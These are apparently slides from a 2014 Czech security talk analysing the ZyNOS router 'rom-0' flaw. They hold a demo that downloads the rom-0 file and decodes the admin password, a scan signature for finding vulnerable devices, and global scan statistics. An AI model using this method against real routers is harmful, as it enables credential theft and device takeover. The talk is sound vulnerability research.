Analýza "rom-0" chyby na SOHO routerech

Tomáš Hlaváček • tomas.hlavacek@nic.cz • IT14 •
22. 05. 2014

“rom-0” zranitelnost SOHO routerů

brill@tapir:~$ wget http://192.168.1.1/rom-0

Connecting to 192.168.1.1:80... connected.

HTTP request sent, awaiting response... 200 OK

Length: 16384 (16K) [application/octet-stream]

2014-05-20 16:58:18 (138 KB/s) - ‘rom-0’ saved [16384/16384]

brill@tapir:~$ ./RomDecoder rom-0

password: Hr0zneHu5teHe5lo

ZyNOS a jeho klony

- Closed-source RTOS
- Uvedení v roce 1998 ZyXELem
- Veřejně není známo nic o toolchainu ani o systému
- Založen je nejspíš na Kadak AMX RTOS
- Klony: D-Link, TP-LINK, Billion, ZTE, …
- Klony se chovají méně zodpovědně, než ZyXEL


IPv4 world-wide scan


- Rozpoznání: HTTP HEAD /rom-0
- Content-length: 16384
- Code: 200

- Jiná možnost: Shodan signatura “RomPager”

Výsledky

- Jeden scan: přes weekend 17.-18. 5. 2014
- Proscanováno ~71M HTTP serverů
- Dohromady 1 219 985 napadnutelných boxů
- V ČR: 5 368
- Na Slovensku: 6 119
- Top v Evropě: Itálie (116 731), Polsko (22 702)
- Top svět: Thajsko (167 505), Kolumbie (139 976)
- Kolik % z přípojek to je?


Vulnerabilities
0
167505


% Vulnerable
0.007
100

Analýza výsledků

- Kolik jich je “pwnable”: 90%
- Kolik jich je “pwned”: Nejméně 30% (všechny)
- Nejčastější hesla:
  - PortablePwned
  -][p}{P][p---
  - .corporacion
  - 263297

Děkuji za pozornost

Tomáš Hlaváček • tomas.hlavacek@nic.cz